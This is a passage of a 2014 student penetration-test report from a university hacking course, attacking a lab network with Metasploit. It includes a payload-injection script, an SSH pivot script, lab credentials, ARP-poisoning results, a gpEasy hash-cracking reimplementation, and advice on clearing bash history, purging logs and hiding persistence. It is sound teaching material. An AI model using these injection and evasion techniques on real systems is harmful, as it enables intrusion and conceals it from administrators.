



UNIVERSITY OF AGDER

DAT 234

Scripting og hacking

Group 6, Represented by

Per-Arne Andersen
Paul Richard Lilleland

Supervisors:

Sigurd Munro Assev
Sigurd Kristian Brinch
Morten Goodwin

Faculty of Engineering and Science
University of Agder

Grimstad, 09.11.2014

Status: **FINISHED**

Keywords: hacking, metasploit, scripting, linux, windows, networking



Abstract

Hacking and cracking have been around since the age of computers. In the early 1930's, cryptologists in Poland cracked the well-known enigma machine which Germany used to cipher messages. This made it possible for the allied forces to listen in on German intelligence, which gave them a great advantage.

Since then, more advanced technologies have been invented, such as the modern computer. It started as a simple machine, but quickly became virtual world of good and evil. Every technology has its purpose, the problem is that it may be used in ways it was not designed to. This is called exploitation and is a hackers best tool for penetrating a target system alongside social engineering.

Preface

This report contains the results of an attack on a controlled environment in the course DAT-234 at University of Agder. This should be executed with innovative and efficient use of scripting. The group have carefully executed and documented the steps of the project. The report has been separated into three parts: Introduction, Process and Results.

Grimstad

November 2014

Paul R. Lilleland and Per-Arne Andersen

Table of Contents

1. Introduction	4
1.1 Problem Statement	4
1.2 Expected Results	4
1.3 Literature review	5
1.4 Problem Solution	6
1.5 Tools and Requirements	6
1.6 Tool overview	6
1.7 Priorities	8
2. Process	9
2.1 Passive Reconnaissance	9
2.2 Active Reconnaissance	10
2.2.1 Ubuntu1	10
2.2.2 Ubuntu2	11
2.2.3 Windows 7	11
2.2.4 Windows2k8	11
2.2.5 WindowsXP	12
2.2.6 Other	12
2.3 Risk	13
2.4 Log Management	14
2.5 Scripting	14
2.5.1 Connect	14
2.5.2 Forwarding services	14
2.5.3 Meterpreter injection	15
2.5.4 Password Generation	16
2.5.5 Star Wars Guessing Game	18
2.5.6 gpEasy	21
3. Results	25
3.1 Gaining Access	26
3.1.1 Ubuntu1:	26
3.1.2 Ubuntu2:	26
3.1.3 Windows7:	27
3.1.4 Windows2k8:	27
3.1.5 WindowsXP:	28
3.2 Persistence	28
3.2.1 Linux:	28
3.2.2 Windows:	28
3.3 Summary	29
3.4 Conclusion	30
3.5 Future Work	30
References	31
Attachments	32

1. Introduction

The last 3 weeks of the course DAT234 (Scripting and hacking) consists of a project period where a group of students are to penetrate a network set up by the supervisors. This includes the use of exploitation software and self-developed scripts. An end report, documenting the project is required.

The full documentation and logs from the project is found in the HTML provided with this report. It is strongly advised to have a look at this as it contains detailed data not covered in the report.

1.1 Problem Statement

The group's objective was to hack an infrastructure of a family business called Nettlab. An IP address was supplied in the task description, which was the entry point to the system. This IP (172.16.0.60) directed to a web page that was used for passive reconnaissance.

Instructions were to use techniques that did not generate any noise, and later try noisy methods if needed. After a successful hack, alternative methods should be evaluated for comparison.

This should be done by developing efficient and innovative scripts for fitting tasks.

1.2 Expected Results

The group has clear expectations about the results of this project

It is expected that all hacking is documented, and results of a successful hack are documented archived into [Evernote](#). The documentation which is written while the project is ongoing shall be used as a reference when writing this report.

The group expects all hosts to be hacked, leaving few methods unused. This is a part of the group's goal to learn as much as possible from the project period. It is important for the group that each of the steps are discussed in contrast to the [ethics](#) behind each of the attacks done to the system.

1.3 Literature review

Google

Google is the most popular search engine in the world. Google is not considered a literature source, but rather the referrer to the source of the literature. Google provides us with great hits on the page Stack Overflow which is regularly used when stuck on a problem.

YouTube

The group used YouTube as an additional way of discovering new hacks. Even though most of the hacks found here relies on the hacker having full control over the target computer, it helped us understand how nature of some of the exploits were using.

Rapid 7 Module Database

This page was used as the documentation for exploits found in the Metasploit framework. This is an important source of information as it contains references to the Common Vulnerabilities and Exposures (CVE) reference, platform and exploit reliability

Offensive Security

Comprehensive guides to Metasploit can be found here. This was used to learn about the Metasploit framework.

Exploit Database

In some cases, the group did not find any reliable exploits in Metasploit. Instead we used exploit-db.com as a reference for hacks which could be used to penetrate a system. Each of the exploits found are documented and contains source code. As example, a local hack was found which gave us elevated privileges on an Ubuntu system.

Hash decrypting websites

Some internet sites specializes on hash decryption. Either with brute force or rainbow tables. Hashkiller.co.uk quickly finds the password for known hashes which is good for the bad passwords. OnlineHashCrack.com brute forces the hash in hope of finding it. The downside is that cracked passwords over 7 letters cost money.

1.4 Problem Solution

The solution heavily rely on Metasploit and pivoting with Meterpreter. Metasploit contains a lot of useful modules and a database functionality that will keep important information about hosts, services and user credentials. This does not preclude the use of other software or exploits. Documentation requires an orderly structure with multiple client support. Evernote would be acceptable but not optimal due to only 2 level tree structure.

1.5 Tools and Requirements

To successfully hack the system, the group used following tools:

- Kali
- Metasploit [1]
 - Meterpreter
- John the Ripper [2]
- SSH
- Socks Protocol
- Heartbleech (Heartbleed Exploit) [3]
- Cain and Abel [4]
- Metasploit Web Interface (Documentation)

These tools was not required in order to successfully hack the system, but assisted a great deal as most of the hard work are done in the background. It would also been possible with a computer with preferably a Linux operating system, and a C++ compiler. This would however decrease the productivity by a considerable amount.

1.6 Tool overview

As Metasploit and the internet consist of a massive amount of tools and exploits, the most relevant for this project is defined below.

Heartbleech [3]

Heartbleech is a tool developed by Robert David Graham to find and exploit the Heartbleed bug. The code is open source and can be found on Github

Ubuntu 12.04 root exploit [5]

This program is developed by Vitaly Nikolenko to exploit a vulnerability in Ubuntu 12.04.[0-3]. If executed, a session to the local root account is opened with the accompanying privileges.

Cain and Abel [4]

A password recovery tool for windows including a great deal of different methods. Most relevant is the Man in the middle functionality, utilizing ARP poisoning and password extraction.

John the Ripper [2]

A free and Open Source software for password cracking. This is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package.

Metasploit [1]

An excellent framework for pen testing a target system. Consisting of a wide library of exploits and tools. Utilizes a database for storing important information found such as credentials, hosts or services.

Psexec [6]

The psexec module have the ability to upload and execute arbitrary code on a target machine providing only the SMB username and hash\password. This is especially useful if you have not cracked the password hash of a user. The exploit automatically uploads a payload and sets up a Meterpreter session if required. Which makes this a quick and effective exploitation method.

Reverse_tcp

The reverse_tcp modules is a payload used by Metasploit to initiate a Meterpreter session between the target machine and the attacker. This is perfect for pivoting and collecting\editing information.

Bypass_uac [7]

On an already open Meterpreter session this module uses the trusted publisher certificate to open a second shell without UAC activated.

Enum functions

The enum_[system,network, config, protection] offers an easy way to dump useful information from the target through a Meterpreter session.

Hash dump

Executed from the Meterpreter session with administrative privileges, this gathers all local user hashes from a Windows target. A similar module called "smart_hasdump" recognizes domain controllers and dumps all users including domain users.

Getsystem

A Meterpreter module with a collection of 3 exploits used to escalate privileges on a Windows host to SYSTEM.

Persistence [8]

A Metasploit module that creates a boot persistent reverse Meterpreter session by installing a script running on startup or user login depending on the privilege and selected startup method.

1.7 Priorities

The main objective of the project is to successfully hack as many systems as possible, while keeping a healthy noise level. The group will prefer passive reconnaissance where possible, and then eventually use noisy methods if no other option is available.

As shown in the diagram, a necessary part of the process is to keep getting useful intel. This could be new hosts, username, hashes, logs or personal information. The first and crucial step is to get a gateway into the network (pivot machine). At a later point some targets may have needed root access from a previous machine, in this case the gaining of root access was prioritized.

When all potential hosts have been found and hacked, the obtaining of root access on remaining hosts is finalized.




Figure 1 - Approach Visualization

2. Process

This chapter features the process for obtaining data and access for each target, pre and post operations for the attack and scripts developed for these purposes.

2.1 Passive Reconnaissance

Passive reconnaissance is information gathering by legal and non-suspicious actions. An example to this would be using Facebook to obtain information about the employees or Netcraft to obtain information about a website.

The first step is to gather all useful information from the available sources without actively interact with the target systems in any suspicious way. In this case the company web page is a good start. A [web crawler](#) was developed to get possible usernames from the email addresses and list all possible web pages on the domain. Then some manual research to find the employees interests and relations.

Frida's pictures suggested a high interest for cars. Specifically muscle cars. Probably the most famous muscle car is the Ford Mustang, which made this an easy guess for Frida's password. Second guesses would be Ferrari and other famous muscle cars looking like the Mustang. This user and password would prove to be the primary way into 3/5 target hosts.

Several password hashes was gathered and ready for brute forcing after accessing the different hosts. Hash extraction is highly beneficial due to the ability of cracking the passwords without having to engage with the target while cracking.

A password list was generated from a python script to make every possible combination of relevant words found on the website including image names, which was an important part of turidf's password. This method later showed to be useful to find Frank's password but was not prioritized until the end.

Gathering of information from the internet would also fall under this category. To check what exploits where applicable to the different services and operating systems.

Social Engineering is a method that is could have proven to work in passive information gathering. However, since no real humans were implicated in this project this could not be done. The group do however have knowledge of the metasploit feature to start campaigns to execute a social engineering attack [9] [10]

2.2 Active Reconnaissance

Active reconnaissance is when the attacker initiates suspicious activity against the target network. Suspicious activity would be for example port scanning or brute forcing.

2.2.1 Ubuntu1

The first target would be the (probably DMZ) host running the web, mail, FTP, SSH and RDP services. For this step the user *fridae* would be used to access the target. Once access was granted to the system, new information was retrieved for further hacking

The bash history of *bruker* revealed potential hosts like 192.168.0.[20,30,33] and more. In *turidf*'s folder a file named **pingscan.sh** was found indicating multiple subnets once again.

A DNS server is found after checking running services. Relevant information is then gathered from the DNS records.

Checking all available mailboxes for the users *bruker* and *alex* was found but */etc/passwd* showed no such users still existed, only *fridae* and *turidf*.

A list of all files on the server is gathered using "find / --name "*" > output.txt", then transferred to the kali machine for examination. This could possibly reveal additional services and information sources

A Remmina key and VNC password file was found but didn't contained any usable information.

This becomes a pivot machine to reach the rest of the network. Before continuing, the Meterpreter on this machine is routed to 192.168.0.0 255.255.0.0 on Metasploit to be able to communicate with the other subnets on the network. After a ping sweep on 192.168.0.0/24 no new hosts was found except the gateway. An alternative to this would be to manually ping each potential IP but since the logs may not have contained all hosts a ping sweep was performed. Checking the ARP tables is a better way to find hosts but only on the same subnet. This showed a record for 192.168.1.9.

2.2.2 Ubuntu2

A TCP scan on the possible management ports (22, 3389) on the potential hosts showed an SSH service was running on 192.168.0.20.

Using fridae's user and password from before, access to this is instantly achieved and the same process of information gathering is initiated. With the exception of ping sweep. The ARP table on this host shows two new hosts on IP 30 and 100.

Multiple users is discovered in the /etc/passwd file. (*fridae, turidf, frankh, perj, arnek*) with turidf as the administrator of a possible samba share.

A ping sweep revealed the existence of 30 and 103. At the time being 30, 100 and 103 are potential targets and confirmed by ping.

A samba server was discovered on Ubuntuuser2, which later was used to transfer Meterpreter payloads to the windows hosts. The payloads are then deleted from the share.

2.2.3 Windows 7

Fridae has an RDP accessible account on this machine as well, which makes it easy to gain user access.

The bypass uac module in Metasploit was used on fridae's Meterpreter session to prevent UAC from disallowing the getsystem exploit. This achieves escalated privileges on this host.

Extraction of hashes was the first step after gaining admin access, this revealed *Administrator* and *bruker* hashes. The administrator hash showed to be a vital part of accessing the next host.

The psexec exploit was used to gain access after this point as it features an easier way to upload the payload and makes it possible to execute it with administrator rights.

2.2.4 Windows2k8

The hostname for this machine, found in DNS on Ubuntuuser1 is "WindowsServer2k8.nettlab.lan" indicating that this is a Windows Server 2008.

The domain controller and IIS roles was found running on the host. The domain users was then extracted using Meterpreter and the IIS logs was manually read through RDP. The logs revealed the establishing of a connection from the WinXP host with about 1 hours interval. This was a very important discovery for later accessing the WinXP host (which is not a part of the domain)


Hashkiller.co.uk confirmed the password of *fridae, perj* and *bruker*. These were already cracked by john the ripper on the kali client.

2.2.5 WindowsXP

Relevant services was scanned for by ubuntuuser1 who already contained nmap. The only service found running was the Remote desktop protocol.


UDP scan on 12 popular ports were initiated to find potential exploits without success.

A Cain MITM attack was issued on the Windows7 host to extract the login information this host used to connect to the IIS server. This revealed the Administrator password for the domain which is the same as Turid's password.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	192.168.0.30	00155D01230C	0	4	00155D7E0B77	192.168.0.1
Idle	192.168.0.20	00155D012305	976	514	00155D01230C	192.168.0.30
Idle	192.168.0.100	00155D7E0B79	332	442	00155D012305	192.168.0.20
Idle	192.168.0.100	00155D01230C	91	35	00155D01230C	192.168.0.30
Idle	192.168.0.100	00155D7E0B79	0	4	00155D7E0B77	192.168.0.1

Figure 2 - Cain ARP Poisoning



Timestamp	HTTP server	Client	Username	Password	URL
28/10/2014 - 21:13:22	192.168.0.30	192.168.0.100	turidf@netlab.lab	thufRA.rew*6adRa	http://192.168.0.30/Logon.aspx
28/10/2014 - 22:43:41	192.168.0.30	192.168.0.100	turidf@netlab.lab	thufRA.rew*6adRa	http://192.168.0.30/Logon.aspx

Figure 3 - Results

Access to this host was gained after a few tries with the newly obtained password.

The Administrator account on this host is still active and after a hash dump the similarity of another hash was discovered. The Administrator password was the same as *bruker's* password, which was *Passord123*

No new relevant information was discovered after gaining access on this host. The only object of interest was the intranet login script maybe containing multiple passwords but no new information was revealed.

2.2.6 Other

Heartbleed vulnerable services like SMTP, POP3 and IMAP was found running by using nmap's script functionality to check for this specific bug. Metasploit has a module to exploit this but the Heartleech program proved an easier way of finding the private key for the SSL services.

Enum modules are used to gather system information through Meterpreter. (*enum_system*, *enum_network*, *enum_config* and *enum_protection*). With these a better overview of the target systems is achieved.

2.3 Risk

An important part of penetrating a network is risk assessment. Should your presence be detected the system, the administrator will be forced to take preventive actions to counter your attack. This encourages the use of tools with minimal detectability. Sometimes this is not an option and you are forced to use noisy approaches. Luckily this was not necessary on too many occurrences.

Brute forcing\Cracking was never done on the target system (except manual small scale tries). The ability to extract hashes did deprecate this method as the cracking is performed on an external system.

Persistent backdoors is detectable but on Windows the risk can be reduced by setting a service and process name that do not raise suspicion. On Linux this could be a public key of the attackers host in the `authorized_users` file with the email of a relevant employee. An alternative to this is rootkit which is an application running in the background of the Linux machine.

Port scanning is often a necessary method to find exploitable services. Massive port scans generates a large amount of noise on a network and should be kept to a minimum. The main approach would be to scan management ports first such as SSH, RDP, Telnet or VNC. If unsuccessful a larger port scan would be initiated on the most common ports for that operating system (if known).

Bash history contains the command history of a Linux server. By running “history -c” the recent commands are removed from the history before writing it to the file making only the old commands remain. This is a very easy way to detect suspicious activity if not cleaned properly. The “history -c” command was executed before every logout.

Elevating permissions on fridae ([Chapter 3.1](#)) could result in suspicion if detected. The discovery of this is not likely as the time this was active was short. Afterwards the permissions was reverted to keep the system in the original state.

External applications requiring direct network access such as Ettercap or Cain may be required at some points. This creates risks of detection, hopefully temporary but could also be permanent if not cleaned up properly. The application should preferably be portable versions keeping away from the registry or log and executed as a less frequently active user. Creating and removing a new user for this purpose may be an alternative but could create unwanted logs.

To be able to run a MITM attack the attacker needed an IP on the internal network. Proxychains and socks was tried but unsuccessful. The last option was Cain executed with the fridae user on the windows 7 machine. The information gathering was run at night and proper cleanup was performed to prevent suspicion.

2.4 Log Management

Log gathering, commonly called *looting* is an important part of information gathering. As the logs may contain valuable data, Meterpreter has it's modules to automate this with `enum_[system, network, etc.]`.

Clearing/Modifying the logs is the most vital action to preserve subtlety and prevent detection. Should the attacker fail to do this the attack may be disclosed and in worst case, back traced. The safest way would be to purge all logs after the attack, but this is easier to detect. Modification (selective deletion) of the logs would provide better subtlety but risk overlooked parts. **Dumping** the logs before the attack and then restoring them afterwards may be a good solution if done properly.

2.5 Scripting

This chapter offers documentation on the scripts developed for this project.

2.5.1 Connect

A pivot machine was frequently required to be able to communicate with the targeted local network. A "connect" script was developed to easily initiate a SSH forward with automatic authentication.

Partial code

```
echo "Connecting to "$TARGET" through "$RELAY
RUN_RELAY="ssh -f -N "$RELAY_USER@"$RELAY" -L "$TO_PORT":"$TARGET":"$FROM_PORT" -X"
RUN_TARGET="ssh "$TARGET_USER"@localhost -p"$TO_PORT" -X"
RUN_RELAY_ONLY="ssh "$RELAY_USER@"$RELAY" -X"
```

The script offer arguments to specify the most common inputs with a default setting for establishing a SSH connection through the default pivot machine. This was used to forward services such as SSH, HTTP and RDP.

2.5.2 Forwarding services

Since the target network is only accessible from 10.0.0.0 network a remote kali host was placed inside this network to make the hackers able to work from the outside. This required a reverse proxy on port 80 to connect to an outside SSH server reachable from the internet.

This was set up using a package called autoSSH which has the main purpose of maintaining a SSH connection once established. In other words, automatic reconnect.

A combination of these forwarding techniques made it possible to forward services like RDP and HTTP directly to the outside SSH server, making it efficient and direct compared to running graphical services through an inside SSH server (X11). Which also created unnecessary log records for client programs like Firefox and Remmina [11].

The forwards consisted of 3 http forwards (target webserver, Metasploit and Nessus) and 3 RDP forwards (Win7, Win2k8 and WinXP).

2.5.3 Meterpreter injection

At the beginning a Meterpreter session needed to be established frequently because of non-persistent sessions and modules causing Meterpreter sessions to close. For this purpose a small script was developed to copy a payload to the target then execute, then remove itself.

To automate this process a small bash script was developed.

Code:

```
USER='fridae'
PASSWORD='mustang'
HOST='172.16.0.60'
SCRIPT='.bash.rc'
TARGET_DIR='~/cache'
SLEEP='5' #Increase this if target won't connect

COPY="sshpass -p \"$PASSWORD\" scp \"$SCRIPT\" \"$USER\"@\"$HOST\":\"$TARGET_DIR
REMOTE_COMMAND=\"chmod +x \"$TARGET_DIR\"/\"$SCRIPT\"; 2>/dev/null 1>&2 \"$TARGET_DIR\"/\"$SCRIPT\" &
sleep \"$SLEEP\"; rm \"$TARGET_DIR\"/\"$SCRIPT
RUN="sshpass -p \"$PASSWORD\" ssh \"$USER\"@\"$HOST\" \"$REMOTE_COMMAND

$COPY
$RUN
```

Figure 4 - Meterpreter Injection Script

Another solution was a permanent payload camouflaged in "/usr/bin". This script was partially deprecated due the requirement of direct access to the host. A pivoting solution would be possible but was not prioritized.

The first revision of the script should download the payload from the internet but this function was rewritten as the hosts did not have access to some requirements.

A root exploit similar to this (Figure 4) was developed consisting of the Ubuntu root exploit instead of the Meterpreter payload. This was discontinued due to the inability to send commands inside the exploited root session. If this script was completed successfully, it would be deprecated by the root backdoor described in chapter [3.2 Persistence](#)

2.5.4 Password Generation

Problem

Creating word lists manually is a time consuming task. A password generator should be developed for this purpose. There is multiple factors to consider; a standard password may contain numbers, capital letters, and special characters. The result list gets considerably larger when all these factors are accounted for. The problem is, how to generate a relatively small list, containing all relevant passwords.

Hypothesis - It is trivial to develop a tool for word generation.

Creating a tool for word generation is a relatively easy thing to do. But might be factors to consider when generating bigger lists. Performance is important, meaning that some moderations should be at place in order to limit the result list size.

Solution

It is true that **it is trivial** to develop a tools for word generation. The script was developed using the itertools [12] library in python.

It was decided to not include all variation of words in the generation. This was determined to be a part of a secondary script used in collaboration with those targets requiring such lists.

First version of the script was approximately 15 lines of code, but this was optimized down to 4 lines of effective code.

Code:

```
import itertools
words = [i.strip() for i in open("combination-in.list").readlines()]
num_comb = int(input("How many combinations: "))
for i in range(0, num_comb + 1):
    open("combination-out.list", "a+").write("\n".join(["".join(comb) for comb in
itertools.permutations(words, i)]))
```

Below is the output of the script:

```
PerArne@PER-ARNE-PC ~/Dropbox/Shared Folders/UIA-05 - DAT234/Combination-Maker
$ python Al-Mansjito-Combanitwhore.py
How many combinations: 3
Created 3460688 on 0.20466995239257812ms
```

[Figure 5 - Combination Maker](#)

The performance of the script is acceptable due to it running on the CPU. It is however estimated that this script would execute x25 times faster with an equivalent GPU code. Benchmark includes writing all combinations to a file.

Furthermore it can be seen from the benchmarks that for each permutation loop loads into memory before a write to file is done




Figure 6 - Benchmark - [Combination-Maker](#)

As the graphs show, the permutation loop hangs for each of combination lengths tested. But it is important to note that a linear growth in time is given for any given combination size. The gap between (permutation wait) is found to be caused by wait on the CPU. Finding a way to remove this wait time would increase performance further.

Conclusion

The hypothesis was **proven true**, hence the combination tool is considered complete. Considerations about limiting the details of the generation was correct as it would take considerably longer to execute the generation.

The script was used in multiple occasions where password lists were needed.

2.5.5 Star Wars Guessing Game

Problem

In the star wars guessing game, the task is to get as many points as possible before the end of the project period. Guessing the correct name yields a single point to the group score per day.

Hypothesis #1 - is it possible to brute force?

Brute forcing the game by supplying a variation of known star wars character names. These names might be fractions of a name, first name or a last name. Using this method, requires additional tools. Requirements; A scraper, and a brute force tool.

Request timeout (ANTI-Spam) may limit the effectiveness of the method.

It is the least desired method as it would create unwanted network traffic. Possibly useless if the character name is not contained in the generated word list.

Hypothesis #2 - is it possible to use XSS?

By injecting arbitrary code into the database query, additional points can be given. There may be some restriction as the database engine might not be SQL, also XSS is also limited as there is few input options.

This hypothesis is highly reliant on the backend of the star wars guessing being vulnerable to XSS. It is required that the correct answer is known, as the server would ignore all attempts to use a wrongful name.

Hypothesis #3 - Can the score be directly manipulated?

One option is to gain direct access to the file system of the host. This will most likely require elevated privileges to the system or direct access to the www-data user. If this level of access is granted, it would be easy to modify the scoring table for this game.

It could also be possible to modify the source code of the game, leaving backdoor for adding points to the game. This is the preferred method as it gives full control over the score.

Hypothesis #4 - is it possible to read and use the solution

Reading the solution manual to the game is a hypothesis which require read access to the storage area of the game code. This will render *hypothesis #1* unnecessary as the answer would be obvious.

Solution Hypothesis #1

Brute Force was the first solution to the game, In order for this to solution to work, two python scripts were developed. [fetch-starwars.py](#), a script which scraped several star-wars related internet pages for character names was used to create the brute-force list.

```
PerArne@PER-ARNE-PC ~/Dropbox/Shared Folders/UIA-05 - DAT234/Starwars
$ python fetch-starwars.py
Fetching from: http://www.starwars.com/_grill/filter/databank
Found: 558 names
Fetching from: http://www.comicvine.com/profile/shroudoofsorrow/lists/top-100-star-wars-characters-in-alphabetical-order/41110/
Found: 92 names
Fetching from: http://en.wikipedia.org/wiki/List_of_Star_Wars_characters
Found: 495 names
Fetching from: http://listessa.hubpages.com/hub/Star-Wars-Character-List
Found: 249 names
Total: 986 unique names
Saving to file: starwars-names.txt
```

[Figure 7 - Star-Wars crawler](#)

In total, 986 unique names was found using this script. It turned out that none of these names were sufficient for cracking the daily solution.

As the [check-starwars.py](#) was made, a new method for splitting up longer character names to fraction was made

This method increased number of names from 986 to 6743 variations. Consider following name:

- High Templar Olsen

This is varied into:

- Olsen
- Templar Olsen
- High Templar Olsen

In addition, uppercase and lowercase of these variations are made.

Using this method, the star-wars game was cracked

```
PerArne@PER-ARNE-PC ~/Dropbox/Shared Folders/UIA-05 - DAT234/Starwars
$ python check-starwars.py
Loaded up: 986 unique names
Generated: 6743 additional name variations
Write variations to file: starwars-names1.txt
Attempt: exile
Attempt: Krismo Sodi
Attempt: PUGWIS
Attempt: Sage-Boneria
Attempt: General
Attempt: emperor's royal guard
Attempt: jai
Attempt: count
Attempt: Clone Commander Fox
Attempt: Doctor Gubacher
Attempt: sidious
Today: sidious
```

[Figure 8 - Star-Wars brute force](#)

This method works, if a detailed name list is supplied, this is not always the case, which makes brute force an unreliable method. Brute forcing also generate a fairly high amount of network traffic which might block out the brute force client. This did not happen in this case.

Solution Hypothesis #2

In the attempt to validate the first hypothesis, a bug was discovered which led to a XSS exploit in the group input field.

Inserting following syntax into the input field yielded an extra point:

```
Syntax: {group_name}: {x} → Example: 6:15 6
```

This resulted in a point on the 15th day of the week. This is a bug in the game which does not account for the day of week. The discovery of this exploit let to the possibility of injecting unlimited points to the scoreboard.

This solution works very well for increasing the total score, but it does generate a lot of noise as the administrators would immediately remove an entry with unreasonable amount of points.

Solution Hypothesis #3

As expected, for this to work, access to an elevated user was required. Gaining such access gave us this possibility, and multiple discoveries were made about the game.

The game did not use relational databases as storage engine. Instead, a flat file structure was used. This made it easy to control the desired number of points. The following code is used to add 500 points to the scoreboard:

```
for((i=1;i<=500;i+=1)); do echo "6:$i"; done >> [scorefile]
```

Using *hypothesis #2*, errors may have occurred to the score list. This is therefore a good way to correct such errors.

Using this method, gives access to the source code. A backdoor could have been made in the PHP script to later access the game score and possibly the system at as www-data user.

Having full access to the script, the imperial logo is now replaced with the rebel logo. This is highly discouraged to conduct on a real environment, as it increases risk of detection. This proves that the injection of malicious code was possible.

Solution Hypothesis #4

Getting read access to this file was fairly simple using fridae as user. Most Unix system allow normal users to read files (755) and such the solution manual was read.

This was found by reading the game source code, which also indicated that maximum possible points in the game is 7 (0 - 6)

Conclusion

Each of the hypothesis was proven right, and are possible to execute without extra research. However, some of the hypothesis is to favor because of its nature.

Hypothesis #3 - Score manipulation is favored as it gives the least error rate in the result list.

Summary is as follows:

Rank	Hypothesis	Access Requirement	Unlimited Points
1	3	Read/Write	Yes
2	2	Read	Yes
3	4	None	Yes
4	1	None	No

The conclusion is that higher the access level gives better results because all aspects of the game can be controlled.

2.5.6 gpEasy

Problem

The targeted application “gpEasy - A free and easy CMS for everyone” [13] might be insecure in some way. Finding a way to retrieve available user hashes, and possibly crack these by using local brute force.

Hypothesis #1 - is it possible to brute force gpEasy hashes?

Finding a way to retrieve the password hashes should be the first step. This may only be possible by getting access to the system with a user having read privileges to the www-data group. If hashes are retrieved, a suitable hashing algorithm should be found or developed in order to brute force password hashes.

Hypothesis #2 - is it possible to retrieve gpEasy hashes?

Is there any way to retrieve password hashes from gpEasy without direct access to the server host. Is there any use cases for these hashes?

Solution Hypothesis #1

Getting access to the password hashes was easy. This is because the permissions on the *users.php* file in the data folder of gpEasy was set to 666, meaning it was possible to read and write to the file.

Extracting the data from this file gave the following results (Hashes are shortened for practical reasons. Full version can be found in attached [documentation](#))

User	Hash
admin	883a218 eede728
fridae	b1d41a1 e1dcb7d
turidf	dc37106 d505370
frankh	511b0a8 d04ef20d

This could be identified by a sha512 hash, but attempting the already known password **mustang** for fridae, did not work ($762e003 \neq b1d41a1$). gpEasy press release [13] and documentation [14], documented that normal sha512 was not used.

In *common.php* on line 2507 the hashing function can be found. Understanding this function, made it possible to re implement as a python function

Following algorithm was made in python:

```
def hash(self, pw, loops = 1000):
    pw = pw.strip()

    for i in range(loops):
        salt_len = re.sub(r'[a-f]', '', pw)

        try:
            salt_start = int(salt_len[0:0+1])
        except ValueError:
            salt_start = 0

        try:
            salt_len = int(salt_len[2:2+1])
        except ValueError:
            salt_len = 0

        salt = pw[salt_start:salt_start+salt_len]
        pw = hashlib.sha512(pw.encode('utf-8') +
            salt.encode('utf-8')).hexdigest()
    return pw
```

The algorithm works in the following manner:

1. Strip all characters from the password string being from A to F. If this is round 1, only numbers should remain
2. Take the first number from the number string
3. Take the third number from the number string
4. Fetch all numbers between the first number and the last number
5. This is the salt this round, which is added to the password string (hash)
6. Go to step 1

This is done for the total of 1000 rounds before the password is fully hashed and gpEasy compliant.

Performance of the algorithm peaked 1300 hashes per second on an I7 4770k. It is fully multithreaded with multi process capabilities. Benchmarking revealed that using one thread to transfer a hash batch to a CPU core was optimal:

